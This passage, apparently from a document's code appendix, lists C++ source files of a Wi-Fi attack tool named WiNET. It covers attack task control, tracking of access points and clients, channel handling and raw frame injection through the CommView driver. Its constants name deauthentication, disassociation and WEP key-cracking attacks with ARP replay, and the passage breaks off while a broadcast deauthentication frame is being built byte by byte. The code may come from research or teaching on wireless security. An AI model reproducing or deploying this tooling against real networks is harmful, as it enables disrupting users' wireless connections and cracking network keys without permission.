>update(Constants::VALUE_ATTACKING);
      }
   }

   void AttackAdapter::StopAttack(void)
   {
      if(this->task != NULL && this->task->isActive())
      {
         this->task->stop();
```

```
         ACE_Time_Value interval(0, 1000);
         while(task->isActive())
         {
            ACE_OS::sleep(interval);
         }

         delete this->task;
         this->task = NULL;
      }

      this->myProperty->getMember(Constants::STATUS)-
>update(Constants::VALUE_STOPPED);
   }

}   // namespace Impl_WiNET
```

H. AttackTask.h

```
#ifndef ATTACKTASK_H
#define ATTACKTASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::InvalidOperation;
using Impl_JCAFCore::OperationFailed;
#include "ace/Task_T.h"

#include "./WiNETExport.h"
#include "./Constants.h"

namespace Impl_WiNET
{

   class WiNET_Export AttackTask : public ACE_Task<ACE_MT_SYNCH>
   {

      protected:
         mutable bool activeFlag;
         mutable ACE_Recursive_Thread_Mutex activeFlagLock;
         ComMessage *message;
         mutable bool processFlag;
         mutable ACE_Recursive_Thread_Mutex processFlagLock;

      public:
         AttackTask();
         virtual ~AttackTask();
         bool isActive() const;
         virtual void start() throw(InvalidOperation) = 0;
           virtual void stop() = 0;
         virtual int svc() = 0;

      protected:
         bool isProcessing() const;

   };   //class AttackTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // ATTACKTASK_H
```

I. AttackTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./AttackTask.h"

namespace Impl_WiNET
{

   AttackTask::AttackTask()
   {
      this->activeFlag = false;
      this->processFlag = false;
   }

   AttackTask::~AttackTask()
   {
      // Empty
   }

   bool AttackTask::isActive() const
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(activeFlagLock);
      return this->activeFlag;
   }

   bool AttackTask::isProcessing() const
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
      return this->processFlag;
   }

}   // namespace Impl_WiNET
```

J. BSSID.h

```
#ifndef BSSID_H
#define BSSID_H

#include <list>
using std::list;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;

#include "./Client.h"
class Client;
#include "./Constants.h"
using Impl_WiNET::Constants;
#include "./MacAddress.h"
#include "./SSID.h"
class SSID;
#include "./Station.h"

class BSSID : public Station
{

   public:
      list<Client*> Clients;
      SSID *SSID;

   private:
      string _channel;
      string _encryptionType;
      string _exSupportedRates;
      string _key;
      string _mode;
      string _supportedRates;

   public:
      BSSID();
      BSSID(MacAddress mac);
      ~BSSID(void);
      string getChannel(void);
      string getEncryptionType(void);
      string getExtendedRates(void);
      string getKey(void);
      string getMode(void);
      string getSupportedRates(void);
      string Serialize(void);
      void setChannel(string channel);
      void setEncryptionType(string encrType);
      void setExtendedRates(string rates);
      void setKey(string key);
      void setMode(string mode);
      void setSupportedRates(string rates);
      string ToString(void);
```

```
   private:
      void Initialize(void);

};

#endif   // BSSID_H
```

K. BSSID.cpp

```
#include "./BSSID.h"

BSSID::BSSID() : Station(MacAddress())
{
   Initialize();
}

BSSID::BSSID(MacAddress mac) : Station(mac)
{
   Initialize();
}

BSSID::~BSSID(void)
{
   this->Clients.clear();
}

string BSSID::getChannel(void)
{
   return this->_channel;
}

string BSSID::getEncryptionType(void)
{
   return this->_encryptionType;
}

string BSSID::getExtendedRates(void)
{
   return this->_exSupportedRates;
}

string BSSID::getKey(void)
{
   return this->_key;
}

string BSSID::getMode(void)
{
   return this->_mode;
}

string BSSID::getSupportedRates(void)
{
   return this->_supportedRates;
}

void BSSID::Initialize(void)
{
   this->_channel = "";
   this->_encryptionType = Constants::ENCRYPTION_UNKNOWN;
   this->SSID = NULL;
```

```
}

string BSSID::Serialize(void)
{
   stringstream ss;

   ss << ((Station)*this).Serialize()
      << "bssid" << ";"
      << this->getMode() << ";"
      << this->getChannel() << ";"
      << this->getEncryptionType() << ";"
      << this->getSupportedRates() << " ;"
      << this->getExtendedRates() << " ;"
      << this->getKey() << " ;";

   return ss.str();
}

void BSSID::setChannel(string channel)
{
   if(this->_channel.empty())
   {
      this->_channel = channel;
   }
   else if(this->_channel.find(channel, 0) == string::npos)
   {
      this->_channel += ("," + channel);
   }
}

void BSSID::setEncryptionType(string encrType)
{
   this->_encryptionType = encrType;
}

void BSSID::setExtendedRates(string rates)
{
   this->_exSupportedRates = rates;
}

void BSSID::setKey(string key)
{
   this->_key = key;
}

void BSSID::setMode(string mode)
{
   this->_mode = mode;
}

void BSSID::setSupportedRates(string rates)
{
   this->_supportedRates = rates;
}
```

```
string BSSID::ToString(void)
{
   return this->macAddress().ToString();
}
```

L. Channel.h

```
#ifndef CHANNEL_H
#define CHANNEL_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

namespace Impl_WiNET
{

   struct Channel
   {

      DWORD band;
      UINT channel;

      Channel(DWORD band, UINT channel)
      {
         this->band = band;
         this->channel = channel;
      }

      bool operator<(const Channel &right) const
      {
         return (this->channel < right.channel);
      }

      bool operator>(const Channel &right) const
      {
         return (this->channel > right.channel);
      }

      bool operator<=(const Channel &right) const
      {
         return (this->channel <= right.channel);
      }

      bool operator>=(const Channel &right) const
      {
         return (this->channel >= right.channel);
      }

      bool operator==(const Channel &right) const
      {
         return (this->channel == right.channel);
      }

      bool operator!=(const Channel &cb) const
      {
         return (this->channel != cb.channel);
      }

   };
```

```
}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // CHANNEL_H
```

M. ChannelValidater.h

```
#ifndef CHANNELVALIDATER_H
#define CHANNELVALIDATER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/Entity/ValidatePropertyChanger.h"
using Impl_JCAFCore::PropertyValidaterPrototype;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;
using namespace JCAFCore;

#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"

namespace Impl_WiNET
{

   class WiNET_Export ChannelValidater : public Property::Validater
   {

      private:
         typedef TClassObjectFactory<Property::Validater,
ChannelValidater, Property::Validater::ProductFactory::Instance>
ProductFactory;
         static ProductFactory objectFactory;

      public:
         ChannelValidater();
         ChannelValidater(const ChannelValidater &right);
         ~ChannelValidater();
         PropertyValidaterPrototype *clone() const;
         void doInit();

      private:
         EntityChangeListener::ChangeStatus doValidate(const string
&value) const;

   };   //class ChannelValidater


}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // CHANNELVALIDATER_H
```

N. ChannelValidater.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./ChannelValidater.h"

namespace Impl_WiNET
{

   ChannelValidater::ProductFactory
ChannelValidater::objectFactory("ChannelValidater");

   ChannelValidater::ChannelValidater()
   {
      // Empty
   }

   ChannelValidater::~ChannelValidater()
   {
      // Empty
   }

   EntityChangeListener::ChangeStatus
ChannelValidater::doValidate(const string &value) const
   {
      if(this->myProperty->name() == Constants::CHANNEL_LIST)
      {
         string supportedChannels = this->myProperty-
>getMember(Constants::SUPPORTED_CHANNELS)->value();

         typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
         TokIt tokIt(value, StringUtils::Tokenizer(value, ",", "\\",
true));
         while(tokIt != TokIt())
         {
            if(supportedChannels.find(*tokIt) == string::npos)
            {
               return EntityChangeListener::outOfRange;
            }
            ++tokIt;
         }
         return EntityChangeListener::accepted;
      }
      else
      {
         return EntityChangeListener::failed;
      }
   }
```

```
   PropertyValidaterPrototype *ChannelValidater::clone() const
   {
      Property::Validater *validater = new ChannelValidater();
      validater->init(this->myProperty);
      return validater;
   }

   void ChannelValidater::doInit()
   {
      // Empty
   }

}   // namespace Impl_WiNET
```

O. Client.h

```
#ifndef CLIENT_H
#define CLIENT_H

#include <string>
using std::string;

#include "./BSSID.h"
class BSSID;
#include "./Constants.h"
#include "./MacAddress.h"
#include "./Station.h"

class Client : public Station
{

   public:
      BSSID *BSSID;

   public:
      Client(MacAddress mac);
      ~Client(void);
      string Serialize(void);

};   // class Client

#endif   // CLIENT_H
```

P. Client.cpp

```
#include "./Client.h"

Client::Client(MacAddress mac) : Station(mac)
{
   this->BSSID = NULL;
}

Client::~Client(void)
{
   // Empty
}

string Client::Serialize(void)
{
   stringstream ss;

   ss << ((Station)*this).Serialize()
      << "client;";

   if(this->BSSID == NULL)
   {
      ss << ";;;";
   }
   else
   {
      ss << this->BSSID->getMode() << ";"
         << this->BSSID->getChannel() << ";"
         << this->BSSID->getEncryptionType() << ";";
   }

   return ss.str();
}
```

Q. commview.h

This file provides the constants, structures, and function definitions for the Wi-Fi Network Monitoring API. This file is part of the SDK for Wi-Fi Network Monitoring (as the file ca2k.h) and is subject to the TamoSoft End User License Agreement (EULA). As such, it cannot be redistributed.

R. CommViewComMessage.h

```
#ifndef COMMVIEWCOMMESSAGE_H
#define COMMVIEWCOMMESSAGE_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
using Impl_JCAFCore::ComMessageBase;
using JCAFCore::ResourceProperties;
#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::OperationFailed;
#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;

#include <map>
using std::map;
#include <list>
using std::list;
#include <queue>
using std::queue;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;
using std::wstring;

#include "./commview.h"
#include "./WiNETExport.h"
#include "./Constants.h"
#include "./Channel.h"
#include "./BSSID.h"
#include "./FrameReadTask.h"
#include "./Station.h"
#include "./SSID.h"

namespace Impl_WiNET
{

   class WiNET_Export CommViewComMessage : public ComMessageBase
   {
      public:
         typedef TClassObjectFactory<ComMessage, CommViewComMessage,
ComMessage::ProductFactory::Instance> Factory;

         static map<string, BSSID*> bssids;
         static map<string, Client*> clients;
         static map<string, SSID*> ssids;

      protected:
         mutable ACE_Recursive_Thread_Mutex apiLock;
```

```
      private:
         static const UINT BUFFER_SIZE = 1024 * 1024;   // 1 MB

         ResourceProperties resourceProperties;

         DWORD band;
         UINT channel;
         list<UINT> channelList;
         string deviceName;
         static Factory factory;
         FrameReadTask frameReader;
         queue<string> frameQueue;
         mutable ACE_Recursive_Thread_Mutex frameQueueLock;
         bool isMonitoring;
         bool isOpen;
         list<string> supportedBands;
         list<Channel> supportedChannels;

      public:
         CommViewComMessage(void);
         ~CommViewComMessage(void);
         void disconnect(void);
         string getMessage(void) const;
         string getMessageEx(void) const;
         string getValue(const string& name);
         void init(const ResourceProperties& resourceProperties);
         void reset(void);
         void sendCommand(const string& command);
         void sendMessage(const string& data);

      private:
         void ClearMaps(void);
         string GetBand(void);
         string GetChannel(void);
         string GetChannelList(void);
         string GetSupportedBands(void);
         string GetSupportedChannels(void);
         void InitDeviceName(void);
         void InitSupportedBands(void);
         void InitSupportedChannels(void);
         void SendFrame(string frame);
         void SetChannel(string channel);
         void SetChannelList(string channels);
         void StartMonitor(void);
         void StopMonitor(void);
         string ToString(int i);

   };   //class CommViewComMessage

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // COMMVIEWCOMMESSAGE_H
```

S. CommViewComMessage.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./CommViewComMessage.h"

namespace Impl_WiNET
{
   CommViewComMessage::Factory
CommViewComMessage::factory("CommViewComMessage");

   map<string, BSSID*> CommViewComMessage::bssids;
   map<string, Client*> CommViewComMessage::clients;
   map<string, SSID*> CommViewComMessage::ssids;

   CommViewComMessage::CommViewComMessage(void)
   {
      this->channel = 1;
      this->deviceName = "";
      this->isMonitoring = false;
      this->isOpen = false;
   }

   CommViewComMessage::~CommViewComMessage(void)
   {
      ClearMaps();

      try
      {
         this->disconnect();
      }
      catch(...){ }
   }

   void CommViewComMessage::disconnect(void)
   {
      if(this->isMonitoring)
      {
         StopMonitor();
      }
      if(this->isOpen)
      {
         F2();   // stop driver
         this->isOpen = false;
      }
   }

   string CommViewComMessage::getMessage(void) const
```

```
   {
      return "";
   }

   string CommViewComMessage::getMessageEx(void) const
   {
      return "";
   }

   string CommViewComMessage::getValue(const string& name)
   {
      JCAF_GUARD_THROW_EX(ACE_Recursive_Thread_Mutex, guard, this-
>apiLock, CORBA::UNKNOWN());

      string value;
      if(name == Constants::BAND)
      {
         value = GetBand();
      }
      else if(name == Constants::CHANNEL)
      {
         value = GetChannel();
      }
      else if(name == Constants::CHANNEL_LIST)
      {
         value = GetChannelList();
      }
      else if(name == Constants::DEVICE_NAME)
      {
         value = this->deviceName;
      }
      else if(name == Constants::DEVICE_STATUS)
      {
         value = (this->isOpen ? Constants::VALUE_OPEN :
Constants::VALUE_CLOSED);
      }
      else if(name == Constants::FRAME)
      {
         string frame;
         if(!frameQueue.empty())
         {
            ACE_Guard<ACE_Recursive_Thread_Mutex>
guard(frameQueueLock);
            frame = frameQueue.front();
            frameQueue.pop();
         }
         else
         {
            frame = "";
         }
         return frame;
      }
      else if(name == Constants::SUPPORTED_BANDS)
      {
         value = GetSupportedBands();
```

```
      }
      else if(name == Constants::SUPPORTED_CHANNELS)
      {
         value = GetSupportedChannels();
      }
      else
      {
         value = "";
      }

#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, ACE_TEXT("(%P|%t) Get value: %s=%s\n"),
name.c_str(), value.c_str()));
#endif

      return value;
   }

   void CommViewComMessage::init(const ResourceProperties&
resourceProperties)
   {
      //ACE_UNUSED_ARG(resourceProperties);
      this->resourceProperties = resourceProperties;

      if(!this->isOpen)
      {
         this->isOpen = F1(BUFFER_SIZE);
         if(!this->isOpen)
         {
            throw OperationFailed("ERROR: The device could not be
initialized.");
         }

         // Get Device Name
         InitDeviceName();

         // Get Supported Bands
         InitSupportedBands();

         // Get Supported Channels
         InitSupportedChannels();

         this->frameReader.initializeTask(&(this->frameQueue), &(this-
>frameQueueLock));

         stringstream ss;
         ss << supportedChannels.front().channel;
         SetChannel(ss.str());
      }
   }

   void CommViewComMessage::reset(void)
   {
      ACE_DEBUG((
         LM_DEBUG,
```

```
         ACE_TEXT( "(%P|%t) Reset. \n")
         ));
   }

   void CommViewComMessage::sendCommand(const string& cmd)
   {
      JCAF_GUARD_THROW_EX(ACE_Recursive_Thread_Mutex, guard, this-
>apiLock, CORBA::UNKNOWN());

      size_t position = cmd.find_last_of(' ');
      string command = cmd.substr(0, position);
      string value = cmd.substr(position + 1, (cmd.length() -
position));

      if(command == Constants::CHANNEL)
      {
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Send command: %s\n"),
cmd.c_str()));
#endif
         SetChannel(value);
      }
      else if(command == Constants::CHANNEL_LIST)
      {
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Send command: %s\n"),
cmd.c_str()));
#endif
         SetChannelList(value);
      }
      else if(command == Constants::MONITOR)
      {
#ifdef DEBUG
         ACE_DEBUG((LM_DEBUG, ACE_TEXT( "(%P|%t) Send command: %s\n"),
cmd.c_str()));
#endif
         if(value == Constants::VALUE_START)
         {
            StartMonitor();
         }
         else if(value == Constants::VALUE_STOP)
         {
            StopMonitor();
         }
      }
      else if(command == Constants::SEND_FRAME)
      {
         SendFrame(value);
      }
   }

   void CommViewComMessage::sendMessage(const string& data)
   {
      ACE_UNUSED_ARG( data);
   }
```

```
/* ##################################################
 * PRIVATE METHODS
 * ##################################################*/
void CommViewComMessage::ClearMaps(void)
{
   while(!ssids.empty())
   {
      delete ssids[0];
   }

   while(!bssids.empty())
   {
      delete bssids[0];
   }

   while(!clients.empty())
   {
      delete clients[0];
   }
}

string CommViewComMessage::GetBand(void)
{
   string value;
   switch(this->band)
   {
      case SPECTRUM_A:
         value = Constants::VALUE_BAND_A;
         break;
      case SPECTRUM_B:
         value = Constants::VALUE_BAND_B;
         break;
      case SPECTRUM_G:
         value = Constants::VALUE_BAND_G;
         break;
      case SPECTRUM_T:
         value = Constants::VALUE_BAND_T;
         break;
      default:
         value = "";
         break;
   }
   return value;
}

string CommViewComMessage::GetChannel(void)
{
   stringstream ss;
   ss << this->channel;
   return ss.str();
}

string CommViewComMessage::GetChannelList(void)
{
```

```
      stringstream ss;
      for(list<UINT>::iterator i = channelList.begin(); i !=
channelList.end(); i++)
      {
         ss << *i << ",";
      }
      string channels = ss.str();
      channels.erase((channels.size() - 1), 1);
      return channels;
   }

   string CommViewComMessage::GetSupportedBands(void)
   {
      stringstream ss;
      for(list<string>::iterator i = supportedBands.begin(); i !=
supportedBands.end(); i++)
      {
         ss << *i << ",";
      }
      string bands = ss.str();
      bands.erase((bands.size() - 1), 1);
      return bands;
   }

   string CommViewComMessage::GetSupportedChannels(void)
   {
      stringstream ss;
      for(list<Channel>::iterator i = supportedChannels.begin(); i !=
supportedChannels.end(); i++)
      {
         ss << (*i).channel << ",";
      }
      string channels = ss.str();
      channels.erase((channels.size() - 1), 1);
      return channels;
   }

   void CommViewComMessage::InitDeviceName(void)
   {
      WCHAR *buffer = new WCHAR[512];
      bool result = GN(buffer);
      if(result)
      {
         wstring name = buffer;
         string tmp(name.begin(),name.end());
         this->deviceName = tmp.assign(name.begin(),name.end());
      }
      else
      {
         this->deviceName = "CommView Device";
      }
   }

   void CommViewComMessage::InitSupportedBands(void)
   {
```

```
   DWORD allBands = AS();   // get all bands
   if(allBands & SPECTRUM_A)
   {
      this->supportedBands.push_back(Constants::VALUE_BAND_A);
   }
   if(allBands & SPECTRUM_B)
   {
      this->supportedBands.push_back(Constants::VALUE_BAND_B);
   }
   if(allBands & SPECTRUM_G)
   {
      this->supportedBands.push_back(Constants::VALUE_BAND_G);
   }
}

void CommViewComMessage::InitSupportedChannels(void)
{
   DWORD band = G2();   // get current band

   UCHAR *channels = new UCHAR[128];
   USHORT numChannels;

   DWORD allBands = AS();   // get all bands
   if(allBands & SPECTRUM_A)
   {
      SC(SPECTRUM_A);
      numChannels = I1(channels);
      for(int i = 0; i < numChannels; i++)
      {
         Channel ch(SPECTRUM_A, (UINT)channels[i]);
         this->supportedChannels.push_back(ch);
      }
   }
   if(allBands & SPECTRUM_B)
   {
      SC(SPECTRUM_B);
      numChannels = I1(channels);
      for(int i = 0; i < numChannels; i++)
      {
         Channel ch(SPECTRUM_B, (UINT)channels[i]);
         this->supportedChannels.push_back(ch);
      }
   }
   if(allBands & SPECTRUM_G)
   {
      SC(SPECTRUM_G);
      numChannels = I1(channels);
      for(int i = 0; i < numChannels; i++)
      {
         Channel ch(SPECTRUM_G, (UINT)channels[i]);
         this->supportedChannels.push_back(ch);
      }
   }
   supportedChannels.sort();
```

```
      SC(band);
   }

   void CommViewComMessage::SendFrame(string frame)
   {
      PCHAR framePtr = &frame[0];
      DWORD size = (DWORD)frame.size();
      T1(size, framePtr);   // send the frame
   }

   void CommViewComMessage::SetChannel(string channel)
   {
      this->channel = strtol(channel.c_str(), 0, 0);
      for(list<Channel>::iterator i = supportedChannels.begin(); i !=
supportedChannels.end(); i++)
      {
         if((*i).channel == this->channel)
         {
            this->band = (*i).band;
            break;
         }
      }

      SC(this->band);;
      if(this->isMonitoring)
      {
         CC(this->channel);
      }

   }

   void CommViewComMessage::SetChannelList(string channels)
   {
      channelList.clear();
      typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
      TokIt tokIt(channels, StringUtils::Tokenizer(channels, ",", "\\",
true));
      while(tokIt != TokIt())
      {
         channelList.push_back(strtol((*tokIt).c_str(), 0, 0));
         ++tokIt;
      }
      channelList.sort();
   }

   void CommViewComMessage::StartMonitor(void)
   {
      if(!this->isMonitoring)
      {
         if(S1(this->channel))   // start monitor
         {
            this->isMonitoring = true;
            this->frameReader.start();
         }
      }
```

```
    }

    void CommViewComMessage::StopMonitor(void)
    {
       if(frameReader.isActive())
       {
          this->frameReader.stop();
       }
       while(!frameQueue.empty())
       {
          frameQueue.pop();
       }
       if(this->isMonitoring)
       {
          S2();   // stop monitor
          this->isMonitoring = false;
       }
    }

    string CommViewComMessage::ToString(int i)
    {
       stringstream ss;
       if(!(ss << i))
       {
          throw OperationFailed("Error converting to string.");
       }
       return ss.str();
    }

}   // namespace Impl_WiNET
```

T. Constants.h

```
#ifndef CONSTANTS_H
#define CONSTANTS_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include <string>
using std::string;

#include "./WiNETExport.h"

namespace Impl_WiNET
{

   class WiNET_Export Constants
   {

      public:
         // Property Names
         static string ATTACK;
         static string ATTACK_TYPE;
         static string BAND;
         static string BSSID_TO_ADD;
         static string BSSID_TO_REMOVE;
         static string CAPTURE;
         static string CAPTURE_FILENAME;
         static string CHANNEL;
         static string CHANNEL_LIST;
         static string CLIENT_TO_ADD;
         static string CLIENT_TO_REMOVE;
         static string DEVICE_NAME;
         static string DEVICE_STATUS;
         static string DWELL_TIME;
         static string FILTER_MACS;
         static string FRAME;
         static string FRAME_COUNT;
         static string MONITOR;
         static string QUERY;
         static string QUERY_RESPONSE;
         static string SEND_FRAME;
         static string SSID_TO_ADD;
         static string SSID_TO_REMOVE;
         static string STATUS;
         static string SUPPORTED_BANDS;
         static string SUPPORTED_CHANNELS;
         static string TARGET;

         // Value Constants
         static string VALUE_ATTACKING;
         static string VALUE_BAND_A;
         static string VALUE_BAND_B;
         static string VALUE_BAND_G;
         static string VALUE_BAND_T;
```

```
            static string VALUE_CAPTURING;
            static string VALUE_CLOSED;
            static string VALUE_COMPUTING_KEY;
            static string VALUE_FALSE;
            static string VALUE_KEY_FOUND;
            static string VALUE_KEY_NOT_FOUND;
            static string VALUE_MONITORING;
            static string VALUE_OPEN;
            static string VALUE_REPLAYING_ARP;
            static string VALUE_SENDING_DEAUTH;
            static string VALUE_START;
            static string VALUE_STARTED;
            static string VALUE_STOP;
            static string VALUE_STOPPED;
            static string VALUE_TRUE;
            static string VALUE_WAITING_FOR_ARP;

            static string ATTACK_DEAUTHENTICATE;
            static string ATTACK_DISASSOCIATE;
            static string ATTACK_WEP_CRACK;

            static string ENCRYPTION_OPEN;
            static string ENCRYPTION_UNKNOWN;
            static string ENCRYPTION_WEP;
            static string ENCRYPTION_WEP40;
            static string ENCRYPTION_WEP104;
            static string ENCRYPTION_WPA;
            static string ENCRYPTION_WPA_TKIP;
            static string ENCRYPTION_WPA_CCMP;
            static string ENCRYPTION_WPA2;
            static string ENCRYPTION_WPA2_TKIP;
            static string ENCRYPTION_WPA2_CCMP;

            static string MODE_INFRASTRUCTURE;
            static string MODE_IBSS;

            static string UNKNOWN_SSID;

      };   //class Constants

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // CONSTANTS_H
```

U. Constants.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./Constants.h"

namespace Impl_WiNET
{

   // Property Names
   string Constants::ATTACK = "attack";
   string Constants::ATTACK_TYPE = "attackType";
   string Constants::BAND = "band";
   string Constants::BSSID_TO_ADD = "bssidToAdd";
   string Constants::BSSID_TO_REMOVE = "bssidToRemove";
   string Constants::CAPTURE = "capture";
   string Constants::CAPTURE_FILENAME = "captureFilename";
   string Constants::CHANNEL = "channel";
   string Constants::CHANNEL_LIST = "channelList";
   string Constants::CLIENT_TO_ADD = "clientToAdd";
   string Constants::CLIENT_TO_REMOVE = "clientToRemove";
   string Constants::DEVICE_NAME = "deviceName";
   string Constants::DEVICE_STATUS = "deviceStatus";
   string Constants::DWELL_TIME = "dwellTime";
   string Constants::FILTER_MACS = "filterMacs";
   string Constants::FRAME = "frame";
   string Constants::FRAME_COUNT = "frameCount";
   string Constants::MONITOR = "monitor";
   string Constants::QUERY = "query";
   string Constants::QUERY_RESPONSE = "queryResponse";
   string Constants::SEND_FRAME = "sendFrame";
   string Constants::SSID_TO_ADD = "ssidToAdd";
   string Constants::SSID_TO_REMOVE = "ssidToRemove";
   string Constants::STATUS = "status";
   string Constants::SUPPORTED_BANDS = "supportedBands";
   string Constants::SUPPORTED_CHANNELS = "supportedChannels";
   string Constants::TARGET = "target";

   // Value Constants
   string Constants::VALUE_ATTACKING = "attacking";
   string Constants::VALUE_BAND_A = "A";
   string Constants::VALUE_BAND_B = "B";
   string Constants::VALUE_BAND_G = "G";
   string Constants::VALUE_BAND_T = "T";
   string Constants::VALUE_CAPTURING = "capturing";
   string Constants::VALUE_CLOSED = "closed";
   string Constants::VALUE_COMPUTING_KEY = "computing key";
   string Constants::VALUE_FALSE = "false";
```

```
    string Constants::VALUE_KEY_FOUND = "key found";
    string Constants::VALUE_KEY_NOT_FOUND = "key not found";
    string Constants::VALUE_MONITORING = "monitoring";
    string Constants::VALUE_OPEN = "open";
    string Constants::VALUE_REPLAYING_ARP = "replaying ARP";
    string Constants::VALUE_SENDING_DEAUTH = "sending deauth";
    string Constants::VALUE_START = "start";
    string Constants::VALUE_STARTED = "started";
    string Constants::VALUE_STOP = "stop";
    string Constants::VALUE_STOPPED = "stopped";
    string Constants::VALUE_TRUE = "true";
    string Constants::VALUE_WAITING_FOR_ARP = "waiting for ARP";

    string Constants::ATTACK_DEAUTHENTICATE = "deauthenticate";
    string Constants::ATTACK_DISASSOCIATE = "disassociate";
    string Constants::ATTACK_WEP_CRACK = "WEP_crack";

    string Constants::ENCRYPTION_OPEN = "open";
    string Constants::ENCRYPTION_UNKNOWN = "unknown";
    string Constants::ENCRYPTION_WEP = "wep";
    string Constants::ENCRYPTION_WEP40 = "wep";
    string Constants::ENCRYPTION_WEP104 = "wep";
    string Constants::ENCRYPTION_WPA = "wpa";
    string Constants::ENCRYPTION_WPA_TKIP = "wpa";
    string Constants::ENCRYPTION_WPA_CCMP = "wpa";
    string Constants::ENCRYPTION_WPA2 = "wpa";
    string Constants::ENCRYPTION_WPA2_TKIP = "wpa";
    string Constants::ENCRYPTION_WPA2_CCMP = "wpa";

    string Constants::MODE_INFRASTRUCTURE = "Infrastructure";
    string Constants::MODE_IBSS = "IBSS";

    string Constants::UNKNOWN_SSID = "<Unknown SSID>";

}   // namespace Impl_WiNET
```

V. DeauthenticateTask.h

```
#ifndef DEAUTHENTICATETASK_H
#define DEAUTHENTICATETASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"
#include "JCAFCore/src/Common/ComMessage.h"
using Impl_JCAFCore::ComMessage;
#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/Common/TheORB.h"
using Impl_JCAFCore::TheORB;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "ace/OS.h"

#include <map>
using std::map;
#include <string>
using std::string;
#include <vector>
using std::vector;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./AttackTask.h"
#include "./BSSID.h"
#include "./Client.h"
#include "./CommViewComMessage.h"

namespace Impl_WiNET
{

   class WiNET_Export DeauthenticateTask : public AttackTask
   {

      private:
         static const int DEAUTHENTICATION_FRAME_SIZE = 26;

         map<string, BSSID*> *bssids;
         vector<string> frames;
         vector<string> channels;
         ACE_Time_Value interval;
         Property *property;
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

      public:
         DeauthenticateTask();
         ~DeauthenticateTask();
         void initializeTask(ComMessage *message, Property *property,
BSSID *target);
         void initializeTask(ComMessage *message, Property *property,
Client *target);
         void start() throw(InvalidOperation);
```

```
            void stop();
          int svc();

   };   // class DeauthenticateTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // DEAUTHENTICATETASK_H
```

W. DeauthenticateTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./DeauthenticateTask.h"

namespace Impl_WiNET
{

   DeauthenticateTask::DeauthenticateTask()
   {
      this->activeFlag = false;
      this->interval.usec(10000);   // 10 ms
      this->processFlag = false;
   }

   DeauthenticateTask::~DeauthenticateTask()
   {
      if(this->isActive())
      {
         this->stop();
      }
      this->channels.clear();
      this->frames.clear();
   }

   void DeauthenticateTask::initializeTask(ComMessage *message,
Property *property, BSSID *target)
   {
      ACE_ASSERT(message);
      ACE_ASSERT(property);
      if(this->isActive() == false)
      {
         this->message = message;
         this->property = property;
         this->bssids = &(CommViewComMessage::bssids);

         this->channels.clear();
         this->frames.clear();

         char deauthenticateFrame[DEAUTHENTICATION_FRAME_SIZE] = {
            // Deauthentication Frame
            (char)0xc0,
            // Frame Control
            (char)0x00,
            // Duration
            (char)0x00, (char)0x00,
            // Destination is the Broadcast MAC
